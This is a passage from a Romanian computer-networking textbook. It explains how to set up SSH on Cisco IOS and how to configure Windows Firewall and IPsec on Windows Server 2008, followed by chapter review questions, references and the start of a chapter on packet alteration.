ssh start/running, process 27424
```

7.6.2 Server SSH Cisco IOS

Pentru a configura serverul de SSH, trebuie mai intâi, configurat numele domeniului de care aparține ruterul (poate fi identic cu *hostname*-ul) și generată o pereche de chei (publică/privată):

```
router(config)#crypto key generate rsa
% Please define a domain-name first.
router(config)#ip domain-name router
router(config)#crypto key generate rsa
The name for the keys will be: router.router
Choose the size of the key modulus in the range of 360 to 2048 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]:
% Generating 512 bit RSA keys, keys will be non-exportable...[OK]
```

În acest moment serviciul de ssh este activ. Pentru a putea să vă autentificați, trebui să creați un utilizator, folosind comanda `username`:

```
router(config)#username rl password carte_rl
```

Este recomandată folosirea protocolui SSH, versiune 2, dar pentru acest lucru aveți nevoie de o cheie de minim 768 de biți:

```
router(config)#ip ssh version 2
Please create RSA keys (of at least 768 bits size) to enable SSH v2.
router(config)#crypto key generate rsa
% You already have RSA keys defined named router.router .
% Do you really want to replace them? [yes/no]: yes
The name for the keys will be: router.router
Choose the size of the key modulus in the range of 360 to 2048 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 768
% Generating 768 bit RSA keys, keys will be non-exportable...[OK]

*mar. 1 3:12:4.615:  %SSH-5-ENABLED: SSH 1.99 has been enabled
router(config)#ip ssh version 2
```

De pe stația Linux *HQ*, putem realiza o conexiune SSH către ruterul Cisco, folosind utilizatorul *rl*. Acesta are adresa IP *192.168.0.1*:

```
root@HQ:~# ssh rl@192.168.0.1
Open
Password:

router>
```

7.6.3 Configurare Windows Firewall


Windows Firewall este unul de tip *stateful*, adică urmărește starea conexiunilor de rețea ale unui sistem, examinând atât traficul direcționat spre rețea cât și cel spre exterior. Pentru traficul dinspre

exterior, comportamentul implicit al său este de a bloca orice pachet care sosește nesolicitat, adică nu reprezintă răspunsul la o cerere sau nu face parte din traficul unei conexiuni inițiate de calculatorul propriu. Totuși, când este necesar, pot fi configurate excepții pentru a permite anumitor tipuri de trafic să fie recepționate de către anumite aplicații, pe anumite porturi.

Comportamentul implicit pentru traficul originat din sistemul propriu este unul permisiv, nefiind filtrate niciun fel de cereri. Totuși, pot fi implementate reguli care să limiteze accesul anumitor aplicații la Internet.

Pentru configurarea *Windows Firewall* pe un sistem *Windows Server 2008* există două moduri:

- fereastra de dialog *Windows Firewall Settings*, disponibilă și pentru Windows XP și accesibilă direct din *Control Panel*.
- interfața de administrare pentru *Windows Firewall with Advanced Security*, accesibilă de la *Administrative Tools* sau din *Server Manager*.



7-10 Aplicațiile permise prin *Windows Firewall*

Pentru a deschide fereastra de dialog *Windows Firewall Settings* (vezi Figura 7-10), se poate alege opțiunea *Allow a Program Through the Windows Firewall* din *Control Panel*, sub categoria *Security* sau direct accesând *Windows Firewall*, tot din Control Panel, ca și în Windows XP (în funcție de modul de vizualizare activ).

Setările de bază ale lui *Windows Firewall* sunt separate în trei categorii:


- **General**: În acest tab se găsesc cele mai simple opțiuni, de pornire și oprire a *firewall*-ului. De asemenea, există și posibilitatea de blocare a tuturor conexiunilor inițiate din

exterior (*Block all incoming connections*) pentru a activa rapid protecția totală în rețele publice, nesecurizate. Această opțiune ignoră toate excepțiile active la acel moment.

- **Exceptions**: Lista cuprinde aplicațiile detectate în sistem iar bifarea lor are ca efect activarea permisiunii aplicațiilor de a deschide porturi. Pot fi adăugate noi programe (executabile, de fapt) la lista de excepții sau pot fi adăugate separat și porturi.
- **Advanced**: Aici pot fi selectate conexiunile de rețea pe care *Windows Firewall* să le monitorizeze. De asemenea, de aici pot fi restaurate setările implicite legate de funcționarea *firewall*-ului și de excepțiile sale.

După cum se observă, fereastra de dialog descrisă mai sus nu oferă o multitudine de opțiuni legate de configurarea *Windows Firewall* și nu poate fi considerată efectiv o unealtă administrativă deoarece oferă un grad extrem de scăzut de flexibilitate.

Dacă se dorește modificarea unor setări mai avansate (reguli, în speță, care, la rândul lor, formează politicile de securitate) trebuie utilizată interfața *Windows Firewall with Advanced Security*, accesibilă din *Server Manager* sau de la `Start > Administrative Tools`. Aceasta oferă opțiunea de a gestiona regulile de intrare și ieșire a pachetelor și de a crea reguli de securitate pentru conexiuni care pot restricționa conectarea la un server pe baza unor informații de autentificare mai complexe, cum ar fi apartenența la un domeniu.



7-11 Interfața de administrare *Windows* Firewall with Advanced Security


Interfața este împărțită în trei panouri:

- în stânga, un panou ce afișează diferitele elemente de configurare, cum sunt regulile sau opțiunile de monitorizare;

- în partea dreaptă panoul de acțiuni, comun celor mai multe interfețe de administrare din *Server Manager*;
- în partea centrală panoul de detalii, al cărui conținut se modifică dinamic, în funcție de selecțiile din primul panou.

În mod implicit, panoul central, de detalii, afișează (atunci când în stânga este selectată rădăcina *firewall*-ului: *Windows Firewall with Advanced Security on Local Computer*) o listă cu trei profiluri: **Domain**, **Public** și **Private**. Aceste profiluri se află în legătură cu tipurile de conexiuni afișate și de interfața *Network and Sharing Center* și conțin setări diferite în funcție de riscurile pe care diferite tipuri de conexiuni le prezintă. Ele au relevanță în contextul lui *Windows Firewall* după cum urmează:

- **Domain**: Calculatoarele ce rulează Windows *Vista* sau *Windows Server 2008* pot detecta dacă se poate realiza apartenența la un domeniu într-o anumită rețea la care sunt conectate. Acest profil necesită ca toate calculatoarele să fie membre ale unui domeniu pentru a putea accesa *controller*-ul de domeniu.
- **Public**: Profilul *Public* este folosit de către *firewall* pentru a proteja sistemul când acesta este conectat la o rețea publică, spre exemplu una *wireless*. Practic, pentru *Windows Server 2008*, o rețea publică reprezintă orice rețea care nu se află în interiorul perimetrului rețelei delimitate de *firewall*-ul acesteia.
- **Private**: Profilul comunică *firewall*-ului modul în care să protejeze sistemul în momentul în care acesta este membru al unei conexiuni private, adică aparține unei rețele protejate de un *firewall hardware*.



7-12 Interfața proprietăților unui profil

Pentru că fiecare dintre cele trei profiluri poate stoca setări distincte cu privire la regulile *firewall*-ului, acestea oferă un grad sporit de flexibilitate în optimizarea nivelului de securitate oferit de *firewall* pentru diferite tipuri de conexiuni. Spre exemplu, conexiunile spre rețelele publice vor

folosi profilul *Public* care va impune un set de reguli mai restrictive, în timp ce conectarea la rețelele locale izolate, securizate și/sau aflate sub propria administrare poate necesita un set mai permisiv de reguli, cum ar fi partajarea fișierelor și a imprimantelor în rețea, reguli configurate în cadrul profilului *Private*.

Modificarea tipului unei conexiuni se poate face manual (mai puțin pentru tipul *Domain*, care are cerințe suplimentare). Windows aplică, însă, și în mod automat aceste profiluri în funcție de tipul de trafic inspectat pe interfața conectată. Astfel că, în cazul apartenenței la un domeniu, se aplică întâi profilul *Domain*, ajungându-se ulterior la opțiunea de a aplica unul dintre celelalte două profiluri. Pentru situația de mai sus, peste profilul *Domain* se aplică automat profilul *Private* deoarece se consideră că zona delimitată de stațiile dintr-o rețea, membre ale unui domeniu, reprezintă deja o zonă de un anumit grad de securitate și siguranță. Dacă interfața nu este autentificată la un *controller* de domeniu (deci conexiunea sa nu este membră a unui domeniu) atunci se aplică automat profilul *Public*.

Pentru a accesa setările profilurilor implicite, se poate face clic pe *link*-ul *Windows Firewall Properties* din panoul de detalii, la baza regiunii *Overview*, în care sunt listate aceste profiluri (vezi Fig. 7-12).

Se observă că toate cele trei profiluri se configurează similar, specificându-se starea *firewall*-ului și modul de tratare a conexiunilor în funcție de sensul în care au fost inițiate. La apăsarea butonului *Customize* sunt disponibile opțiuni suplimentare ce adresează notificarea utilizatorului în momentul în care *firewall*-ul blochează o aplicație și comportamentul permis de *firewall* în cazul în care sistemul încearcă să răspundă prin *unicast* în urma unui trafic de *broadcast* sau *multicast* din rețea.

Modificarea regulilor implicite

Luând în considerare setările anterioare, disponibile la nivel de profil, este evident faptul că diferențierea cea mai drastică și totodată cea mai granulară dintre profiluri se reduce la implementarea regulilor. Practic, la nivel de trafic, regulile sunt cele care dictează comportamentul lui *Windows Firewall*. Acestea se împart în trei categorii: *inbound rules* (pentru traficul care „intră" printr-o conexiune), *outbound rules* (pentru traficul adresat spre exterior) și *connection security rules*.

Regulile de tip *inbound* se referă, de fapt, la „deblocarea" traficului venit din exterior. După cum s-a menționat și în secțiunea anterioară, pentru toate cele trei tipuri de profiluri (*Domain*, *Private* și *Public*), comportamentul implicit al *firewall*-ului pentru conexiunile inițiate din exterior este de a le bloca. În contrast, comportamentul implicit pentru conexiunile inițiate de mașina pe care rulează *firewall*-ul este permiterea tuturor acestora prin *firewall*, astfel că regulile de tip *outbound* adresează care dintre aceste conexiuni vor fi, de fapt, blocate.

Atât pentru regulile de tip *inbound* cât și pentru cele *outbound*, categoriile de reguli pe care *Windows Firewall* permite să fie create sunt în număr de trei, cu posibilitatea de a crea și reguli *Custom*:

- **Program**: Decizia se ia în funcție de programul care inițiază o conexiune (regulă *outbound*) sau care dorește deschiderea unui port (regulă *inbound*). Informația care identifică aplicația cuprinde doar calea spre executabilul său.
- **Port**: Astfel de reguli au în vedere conexiunile pe baza numerelor de port (unul sau un interval) pe care acestea le utilizează. Tot aici se poate specifica și pentru ce protocol de nivel transport (TCP sau UDP) se aplică regula.
- **Predefined**: Aceste reguli generalizează anumite programe sau servicii ale sistemului simplificând detaliile funcționării lor. Spre exemplu, o astfel de regulă poate fi instituită pentru a controla accesul la partajarea fișierelor sau imprimantelor sau pentru a permite funcționarea protocolului *Remote Desktop* (pentru administrarea de la distanță).


Afișarea regulilor definite implicit în *Windows Firewall* se face printr-un simplu clic pe categoria dorită în panoul din stânga: *Inbound Rules* sau *Outbound Rules*. Deoarece lista poate deveni destul de cuprinzătoare, mai ales după definirea regulilor proprii și pe servere cu o multitudine de aplicații și servicii instalate, acesteia i se pot aplica filtre din panoul de acțiuni. Este de la sine înțeles că filtrele

afectează doar afișarea anumitor reguli; ele nu afectează în niciun fel funcționarea lor. Pentru aceasta se folosește proprietatea *Enabled* disponibilă pentru fiecare regulă.

Aplicarea filtrelor poate adresa profilul de care acestea aparțin, starea lor (active sau nu) și grupul din care fac parte (adică aplicația sau serviciul de care aparțin). Filtrele pot fi aplicate secvențial. Pentru ștergerea tuturor filtrelor active se face clic pe *link*-ul *Clear all filters*.

Pentru a vizualiza proprietățile unei reguli (indiferent dacă este de tip *inbound* sau *outbound*), se poate face dublu clic pe regulă din panoul central (indiferent de prezența filtrelor).

ATENȚIE: nu se pot modifica toate proprietățile regulilor predefinite; în cele mai multe dintre cazuri, executabilul asociat regulii nu poate fi schimbat, la fel ca și porturile și setul de protocoale incluse în regulă. Aceste restricții sunt impuse deoarece regulile implicite adresează funcționarea serviciilor Windows care folosesc porturi și protocoale standard pentru a comunica.



7-13 Proprietățile unei reguli *inbound*

Fereastra de dialog a proprietăților unei reguli conține următoarele secțiuni:

General: Cuprinde numele și o descriere textuală a regulii, oferă posibilitatea de a activa sau dezactiva regula și tipul acțiunii descrise de regulă: permiterea conexiunii, blocarea ei sau permiterea în condiții securizate (*IPSec*). Pentru cea din urmă, trebuie să existe și o regulă corespunzătoare de tipul Connection Security Rule. Dacă regula cere ca o conexiune permisă să fie criptată, pentru cele necriptate se vor aplica alte reguli dacă există sau se vor conforma comportamentului implicit descris în profilul conexiunii. Opțiunea *Override block rules* specifică faptul că această regulă va suprascrie orice alte reguli care ar putea bloca conexiunea în cauză. Opțiunea este necesară pentru a permite o conexiune pentru că, în mod normal, regulile de blocare au prioritate sporită față de cele permisive.

- **Programs and Services**: Specifică executabilul sau serviciul de sistem pentru care se va aplica regula. Orice program și serviciu poate fi adăugat atâta timp cât rulează prin propriul său executabil. Atenție la adăugarea *container*-elor de servicii sau a programelor care găzduiesc executabile, ca *svchost.exe*, *dllhost,exe*, *inetinfo.exe* pentru că pot

reprezenta riscuri de securitate. Regulile care se aplică pentru un anumit program sau serviciu pot fi folosite și pentru a permite unor aplicații să accepte conexiuni din Internet, atâta timp cât acestea folosesc *Windows Sockets* (*winsock*) pentru a deschide propriile porturi.

- **Users and computers**: Permite specificarea care calculatoare sau utilizatori (sau grupuri de utilizatori) au dreptul de a se conecta la calculatorul local în contextul serviciului sau programului căruia regula îi este asociată. Opțiunile legate de utilizatori și calculatoare pot fi utilizate doar dacă s-a specificat ca acțiune a regulii permiterea conexiunilor dacă acestea sunt securizate. De asemenea, configurația este valabilă doar pentru reguli de tip *inbound*, iar utilizatorii sau calculatoarele ce se pot autentifica trebuie să fie accesibile prin *Active Directory Domain Services*.
- **Protocols and ports**: Regula poate fi particularizată în continuare specificând porturile și protocoalele (TCP, UDP, GRE, IPv6, L2TP, etc.) necesare pentru o conexiune prin această regulă. Pentru ICMP sunt disponibile opțiuni suplimentare, în funcție de codurile mesajelor. De asemenea, filtrarea pe bază de port se poate face atât pentru porturile sursă cât și pentru cele destinație (proprii, în cazul de față).
- **Scope**: Sunt permise specificarea unor adrese IP, intervale de adrese IP sau chiar subrețele întregi de la care sunt acceptate conexiunile. Aceiași parametri pot fi configurați și pentru mașina locală, caz în care regula se va aplica tuturor conexiunilor dintre adresele locale și adresele de la distanță care îndeplinesc ambele criterii configurate.
- **Advanced**: Se poate specifica profilul pentru care regula este activă (toate sau numai unul dintre cele trei) și conexiunea de rețea pentru care regula se aplică.

Adăugarea de noi reguli

Windows Firewall permite crearea de noi reguli pentru a le suplimenta pe cele implicite, particularizate pentru necesitățile fiecărui sistem sau rețea. Pentru a crea o nouă regulă, se selectează categoria de *Inbound* sau *Outbound* și se face clic pe *New Rule* în panoul de acțiuni.

În prima etapă se selectează tipul regulii: **Program**, **Port**, **Predefined** sau **Custom**, după cum au fost prezentate în secțiunea anterioară. Pentru a avea acces la toate opțiunile, pentru exemplul de față se va considera că se creează o regulă de tip **Custom**.

Următoarea pagină oferă trei opțiuni:

- **All programs**: Regula va fi aplicată tuturor programelor ale căror conexiuni se potrivesc cu setările regulii.
- **This program path:** Regula se va aplica doar conexiunilor inițiate din sau spre un anumit program selectabil prin executabilul său.
- **Services:** Permite selectarea unui anumit serviciu din lista de servicii instalate în sistem, deoarece majoritatea rulează găzduită în interiorul altor executabile, ca `services.exe` (utilitar responsabil cu pornirea și oprirea serviciilor, pornirea automată a lor la inițializarea sistemului si oprirea lor la închiderea sa) sau `lsass.exe` (utilitar cu multiple responsabilități de securitate, incluzând autentificarea utilizatorilor, fiind ținta pentru numeroși viruși).

În continuare (vezi Fig. 7-14) se poate alege protocolul și, eventual, porturile pentru care regula va fi aplicată. Dacă la pasul anterior s-a selectat o aplicație, nu e necesară selectarea protocolului deoarece Windows îl va identifica din interfața *winsock*.

În continuare se pot specifica adresele IP, atât locale cât și de la distanță pe a căror conexiuni se va aplica regula. Pot fi definite adrese, intervaluri de adrese sau subrețele. De asemenea, se pot alege aici și tipurile conexiunilor de tip rețea pe care va fi aplicată regula.


Acțiunea ce poate fi aplicată în momentul în care regula *firewall*-ului intră în funcțiune, poate să permită realizarea conexiunii în orice situație (deci crearea unei reguli de tip **Allow**), doar în cazul în

care conexiune este securizată (mai multe detalii în secțiunea 6.4.1.2) sau poate bloca realizarea conexiunii (crearea unei reguli de tip **Deny**).

În următoarea secțiune se pot bifa profilurile pentru care regula să se aplice: *Private*, *Public* sau *Domain*.

În fine, în ultima etapă se dă un nume regulii și, eventual o descriere care rezumă parametrii și acțiunile sale (preferabil și scopul pentru care a fost creată regula).

Butonul *Finish* creează regula, ce poate fi editată ulterior ca orice altă regulă implicită.



7-14 Specificarea porturilor și protocolului pentru regulă

Reguli de securizare a conexiunilor

Regulile de tip *inbound* și *outbound* controlează strict fluxurile de date dintr-un calculator. *Windows Firewall* permite și crearea de reguli de securizare a conexiunilor (*connection security rules*) care controlează autentificarea dintre două calculatoare (două servere dintr-o rețea, spre exemplu) pentru a asigura faptul că orice conexiune stabilită între aceste calculatoare este una securizată, folosind diferite metode, precum certificatele.

În *Windows Firewall* nu sunt reguli de securizare a conexiunilor configurate în mod implicit. Ele pot fi create explicit de către administrator și pot fi împărțite în următoarele categorii:


- **Isolation**: Regula restricționează conectarea la un anumit calculator (deci îl „izolează") pe baza unor criterii de autentificare, precum apartenență la un domeniu sau a unor diferite politici de securitate implementate.
- **Authentication exemption**: Regula poate permite accesul fără informații de autentificare al altor calculatoare la calculatorul propriu. Acordarea dreptului de conectare se face pe bază de adresă IP.
- **Server to server**: Regula este folosită pentru a realiza o conexiune securizată între două servere. Este nevoie de specificarea serverelor care vor fi implicate în conexiune și de configurarea autentificării ce se dorește a se realiza între ele.

- **Tunnel**: Regulă pentru controlul parametrilor unei conexiuni securizate între două puncte, peste o rețea publică, nesecurizată. Se specifică cele două puncte ale conexiunii (*endpoints*) și metoda de autentificare.
- **Custom**: Regulă complet configurabilă.

Pentru a crea o astfel de regulă se selectează *Connection Security Rules* din panoul stâng și se face clic pe *link*-ul *New Rule* din panoul de acțiuni, după care se urmează etapele următoare.

Pentru început, se alege tipul regulii ce se dorește a fi creată. Pentru a avea acces la toate opțiunile, pentru exemplul de față se va alege tipul *Custom*.

Următoarea opțiune cere configurarea capetelor conexiunii (*endpoints*). *Endpoint*-ul 1 poate fi calculatorul local sau o subrețea de adrese IP ce pot fi atribuite calculatorului local, iar *endpoint*-ul 2 va fi cealălalt capăt al conexiunii, specificat printr-o adresă IP sau un interval.



7-15 Definirea captelor unei conexiuni securizate

În pagina următoare se selectează tipul de autentificare ce va fi folosită:

- **Request authentication for inbound and outbound connections**: Autentificarea nu este obligatorie, dar este de preferat. Conexiunile *inbound* și *outbound* nesecurizate vor reuși dar dacă se dorește utilizarea unei autentificări se poate realiza acest lucru.
- **Require authentication for inbound connections and request authentication for oubound connections**: Conexiunile inițiate în exterior trebuie să fie autentificate, dar pentru cele inițiate local este opțional.
- **Require authentication for inbound and outbound connections**: Atât conexiunile inițiate din exterior cât și cele inițiate local trebuie autentificate, altfel regula va bloca realizarea lor.
- **Do not authenticate**: Nu este necesară autentificarea.


În următoarea pagină se selectează metoda de autentificare folosită de regulă. Opțiunea *Default* folosește autentificarea implicită a profilului. Se mai pot selecta metode de autentificare bazate pe

utilizator și calculator (ceea ce necesită apartenență la un domeniu), doar în funcție de calculator, sau pe baza unui certificat. Prin opțiunea *Advanced* se pot specifica două sesiuni de autentificări, secvențiale, fiecare prin metodele sale.

Pe pagina *Profile* se aleg profilurile pentru care regula va fi activă. În ultima pagină se introduce un nume și o descriere a profilului. După creare, regula apare în lista de *Connection Security Rules* și i se pot modifica proprietățile ca și în cazul regulilor *Inbound* sau *Outbound*.

Configurări IPSec

IPSec (*IP Security Protocol*) reprezintă o serie de servicii și protocoale de securitate orientate spre asigurarea confidențialității datelor transferate în interiorul unei rețele sau prin conexiuni de tip VPN. Avantajul major al *IPSec* este că datele pot fi securizate indiferent dacă dispozitivele de pe parcurs suportă sau nu aceste protocoale. Criptarea în *IPSec* se face separat pentru fiecare pachet iar ca metode de autentificare pot fi folosite certificatele digitale.




7-16 Setări IPSec


În *Windows Server 2008*, setările ce adresează *IPSec* sunt incluse în *Windows Firewall* și sunt accesibile la pagina *IPSec Settings* din cadrul ferestrei de proprietăți a *firewall*-ului. Modificarea setărilor implicite sunt accesibile prin apăsarea butonului *Customize*. Acestea vor afecta toate regulile de tip *Connection Security Rule* definite în *firewall*.

Configurările pentru *IPSec* se încadrează în trei categorii: schimbul de chei (*key exchange*), protejarea datelor (*data protection*) și modalitatea de autentificare (*authentication method*).

Pentru a schimba modul în care se realizează schimbul de chei, se alege optiunea *Advanced* din grupul *Key Exchange* și se face clic pe butonul *Customize*.



7-17 Opțiuni pentru schimbul de chei



7-18 Opțiuni pentru protecția datelor

Modul implicit folosește algoritmul *Diffie-Hellman Group 2* (bazat pe o cheie publică și una privată). Există posibilitatea optării pentru un algoritm mai puternic, ca *Elliptic Curve Diffie-Hellman P-384*. Trebuie avut în vedere și faptul că selectarea acestui algoritm impune clientului restricția ca acesta să ruleze cel puțin Windows *Vista* iar serverul *Windows Server 2008*. Tot aici poate fi modificată și durata de viață a cheilor. Teoretic, securitatea unei chei este invers proporțională cu durata sa de viață.

Tot din fereastra principală a setărilor *IPSec* poate fi modificată și metoda folosită pentru asigurarea securității datelor (criptare). Pentru aceasta se selectează opțiunea *Advanced* din categoria *Data protection* (*Quick Mode*) și se apasă butonul *Customize*.

Implicit se folosesc doi algoritmi pentru a asigura integritatea și securitatea datelor: ESP și AH. Protocolul *Encapsulating Security Payload* (ESP) oferă autentificarea sursei datelor, integritate și protecție împotriva atacurilor de tip *replay* pentru conținutul pachetelor IP. *Protocolul Authentication Header* (AH) oferă securitate pentru antetul IP.

Ultima categorie de opțiuni se referă la metoda de autentificare folosită pentru a realiza conexiuni securizate:

- **Computer and User (Using Kerberos V5)** autentifică atât calculatorul cât și utilizatorul. *Kerberos V5* folosește un sistem de chei sau tichete atribuite calculatoarelor din domeniu. Mesajele trimise de aceste calculatoare sunt autentificate prin tichet, care este atașat în date.
- **Computer (Using Kerberos V5)** autentifică doar calculatorul.
- **User (Using Kerberos V5)** autentifică doar utilizatorul.
- **Computer certificate from this certification authority** necesită specificarea unui CA (*Certificate Authority*) iar autentificarea se face baza certificatelor digitale.

7.7 Concluzii

Odată cu creșterea numărului de utilizatori în Internet, au crescut și riscurile de pierdere a informațiilor confidențiale transmise, securizarea rețelei devenind prioritatea numărul unu în proiectarea unei rețele de calculatoare.

Pentru asigurarea securității unei rețele, trebuie limitat accesul din exterior (Internet) către serviciile ce oferă acces la informații confidențiale. Pentru acest lucru, serviciile trebuie diferențiate. Diferențierea se realizează la nivelul transport, prin multiplexare, introducând un nou tip de adresare: portul. Astfel fiecare serviciu poate fi identificat printr-un protocol (TCP, UDP, ICMP) și printr-un port (un număr întreg pe 16 biți). Protocolul folosit variază în funcție de necesitățile aplicației. Dacă se dorește un transfer sigur, fără pierderi de pachete se folosește protocolul TCP (ex.: HTTP, SSH, etc), iar dacă se dorește un transfer mai rapid, fără confirmări de pachete, se folosește protocolul UDP. ICMP este, în general, folosit la diagnosticarea problemelor dintr-o rețea.

Dipozitivul care controlează accesul la servicii poartă numele de *firewall*. Acesta poate fi clasificat în mai multe tipuri: stateless (nu menține starea conexiunii), stateful (menține starea conexiunii) și de nivel aplicație (inspectează și conținutul de date al unui pachet pentru a identifica tipul acestuia). O altă clasificare a acestora poate fi făcută în funcție de serviciile oferite: IDS (doar detectează un posibil atac, fiind o entitate pasivă) sau IPS (detectează și blochează un posibil atac, fiind o entitate activă prin care trece efectiv traficul). *Firewall*-ul poate fi implementat în hardware, folosind procesoare specializate numite ASIC-uri, sau în software, pe calculatoarele cu procesoare de uz general. Cea mai populară implementare de *firewall* în software e suita iptables/Netfilter pe sistemele de operare Linux.

În general, nu se poate bloca, pur și simplu, accesul la un serviciu din exterior, având nevoie de acces la informațiile puse la dispoziție de acesta. Așadar avem nevoie de o conexiune securizată, obținându-se prin folosirea unor protocoale ce asigură autentificare (persoanele sunt cine zic că sunt), confidențialitate (datele nu pot fi văzute decât de persoanele autentificate) și integritate (datele ajung nemodificate la destinație). Cel mai popular protocol de acces la distanță, ce satisface toate condițiile anterior prezentate, este SSH. Acesta permite autentificarea pe bază de parolă sau chei publice/private, traficul transmis este criptat cu ajutorul unei chei simetrice, fiind mult mai rapidă decât criptarea cu chei asimetrice, iar integritate este oferită prin folosirea unor hash-uri (MD5, SHA-1).

7.7.1 Linux

Comandă	Descriere
netstat/ss	Vizualizare informații despre rețea (porturile pe care ascultă serviciile, conexiunile deschise, etc.)
netcat	Simularea unei conexiuni client-server
iptables	Administrare reguli firewall
ssh	Conectare la un server, ce rulează serviciul de SSH și creare de tunele SSH

7.7.2 Cisco IOS

Comandă	Descriere
access-list	Adăugare liste de acces în vederea filtrării traficului
ip access-list	Adăugare liste de acces cu nume în vederea filtrării traficului
ip access-group	Configurare listă de acces pe o interfață. Se execută din modul de configurare al acesteia
show access-lists	Vizualizare liste de acces
ssh	Conectare la un server, ce rulează serviciul de SSH

7.7.3 Windows

Comandă	Descriere
netstat	Vizualizare conexiuni active
putty.exe	Conectare la un server, ce rulează serviciul de SSH și creare de tunele SSH

7.8 Întrebări

1. Nivelul transport oferă aproape întotdeauna:
   Multiplexarea adresei IP
   Controlul transmisiei
   Controlul fluxului
   Integritatea datelor

2. Un IDS poate asigura și funcția de rutare a pachetelor. / Un IDS asigură blocarea atacurilor atunci când acesta este notificat de către o altă entitate
   Adevărat / Fals
   Adevărat / Adevărat
   Fals / Fals
   Fals / Adevărat

3. Protocolul TCP garantează recepția corectă a datelor. / Folosirea protocolul UDP nu necesită stabilirea unei conexiuni.
   Adevărat / Fals
   Adevărat / Adevărat
   Fals / Fals
   Fals / Adevărat

4. Pentru conexiuni bazate pe protocolul TCP, pentru a permite doar accesul pachetelor de răspuns pe o interfață, care tip de pachete trebuie filtrat?
   Cele care au flag-ul SYN setat
   Cele care au flag-ul ACK setat
   Cele care au flag-urile FIN și ACK setate
   Cele care au flag-urile SYN și ACK setate

5. Protocolul SSH folosește pentru asigurarea confidențialității:
   Criptarea simetrică
   Criptarea asimetrică
   Criptare simetrică sau asimetrică, în funcție de configurare
   O altă metodă decât cele două criptări menționate anterior

7.9 Referințe

[1] Vinton G. Cerf and Robert E. Kahn. A protocol for Packet Network Intercommunication. IEEE; 1974 May 5. Accesat la http://ece.ut.ac.ir/Classpages/F84/PrincipleofNetworkDesign/Papers/CK74.pdf [28.08.2012].

[2] Information Sciences Institute – University of Southern California. Transmission Control Protocol. 1981 September. Accesat la http://tools.ietf.org/html/rfc793 [29.08.2012].

[3] J. Postel. User Datagram Protocol. 1980 August 28. Accesat la http://tools.ietf.org/html/rfc768 [29.08.2012].

[4] Three way handshake. 2010 March 4, 01:17. Accesat la http://talkanadas.wordpress.com/2010/03/04/0x0002-three-way-handshake/ [29.08.2012].

[5] J. Postel. Internet Control Message Protocol. 1981 September. Accesat la http://www.ietf.org/rfc/rfc792.txt [29.08.2012].

[6] T. Ylonen, SSH Communications Security Crop, C. Lonvick, Cisco Systems. The Secure Shell (SSH) Protocol Architecture. 2006 January. Accesat la http://tools.ietf.org/html/rfc4251 [29.08.2012].

[7] T. Ylonen, SSH Communications Security Crop, C. Lonvick, Cisco Systems. The Secure Shell (SSH) Protocol Architecture. 2006 January. Accesat la http://tools.ietf.org/html/rfc4252 [29.08.2012].

[8] T. Ylonen, SSH Communications Security Crop, C. Lonvick, Cisco Systems. The Secure Shell (SSH) Protocol Architecture. 2006 January. Accesat la http://tools.ietf.org/html/rfc4253 [29.08.2012].

[9] T. Ylonen, SSH Communications Security Crop, C. Lonvick, Cisco Systems. The Secure Shell (SSH) Protocol Architecture. 2006 January. Accesat la http://tools.ietf.org/html/rfc4254 [29.08.2012].

[10] J. Schlyter, OpenSSH, W. Griffin, SPARTA. Using DNS to Securely Publish Secure Shell (SSH) Key Fingerprints. 2006 January. Accesat la http://tools.ietf.org/html/rfc4255 [29.08.2012].

[11] F. Cusack, savecore.net, M. Forssen, AppGate Network Security AB. Generic Message Exchange Authentication for the Secure Shell Protocol (SSH). 2006 January. Accesat la http://tools.ietf.org/html/rfc4256 [29.08.2012].

[12] J. Galbraith, VanDyke Software, P. Remaker, Cisco Systems. The Secure Shell (SSH) Session Channel Break Extension. 2006 January. Accesat la http://tools.ietf.org/html/rfc4335 [29.08.2012].

[13] M. Bellare, T. Kohno, UC San Diego, C. Namprempre, Thammasat University. The Secure Shell (SSH) Transport Layer Encryption Modes. 2006 January. Accesat la http://tools.ietf.org/html/rfc4344 [29.08.2012].

[14] B. Harris. Improved Arcfour Modes for the Secure Shell (SSH) Transport Layer Protocol. 2006 January. Accesat la http://tools.ietf.org/html/rfc4345 [29.08.2012].

[15] R.L. Rivest, A. Shamir, and L. Adleman. A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. 1977 September 1. Accesat la http://people.csail.mit.edu/rivest/Rsapaper.pdf [29.08.2012].

[16] netfilter/iptables project. Accesat la http://www.netfilter.org/ [30.08.2012].

[17] Xming X Server for Windows. Accesat la http://sourceforge.net/projects/xming/ [30.08.2012].

[18] The state machine – iptables. Accesat la http://www.iptables.info/en/connection-state.html [01.09.2012].

[19] Steve Kemp. Making scripts to run at boot time with Debian. 2004 Octombre 11, 13:01. Accesat la http://www.debian-administration.org/articles/28 [01.09.2012].

8 Alterarea pachetelor

Ce se învață în acest capitol?

- Moduri de alterare a pachetelor
- Metode de translatare a adreselor
- Avantaje și dezavantaje ale translatării de adrese
- Tunelare

Paul „Rusty" Russell este un programator open-source australian, care a scris sistemul de filtrare de pachete din Linux (netfilter/iptables). În 2003, Linus Torvalds l-a numit pe Russel unul dintre cei mai buni locotenenți ai săi.

Rețelele de calculatoare urmăresc conectarea utilizatorilor aflați la distanță prin intermediul dispozitivelor folosite de aceștia, a dispozitivelor de rețea și a mediilor de transmisie. Interrețelele (*internetworks*) conectează mai multe rețele locale și, astfel, un număr mai mare și divers de clienți. Internetul, cea mai mare interrețea, conectează utilizatorii la nivel global.

Pe infrastructura fizică a Internetului, constituită din stații, dispozitive de interconectare și medii de transmisie, se construiesc numeroase conexiuni logice prin care utilizatorii și stațiile pot comunica. O astfel de conexiune logică este stabilită între două stații și poartă denumirea de conexiune end-to-end, între două capete din Internet. Într-un capăt se poate găsi un utilizator cu un dispozitiv mobil, iar în celălalt capăt un server.

O conexiune este dată de transmiterea unor pachete, respectând specificațiile unor protocoale, între cele două capete (*end-to-end*). În cadrul acestei conexiuni, pachetele parcurg numeroase dispozitive. De exemplu, accesarea unui server Facebook de la o stație din cadrul Universității POLITEHNICA din București trece prin cel puțin 25 de rutere. Pe lângă acestea există și alte dispozitive precum switch-uri, firewall-uri sau IDS/IPS-uri (*Intrusion Detection/Prevention System*). Fiecare dintre aceste dispozitive operează asupra pachetului.

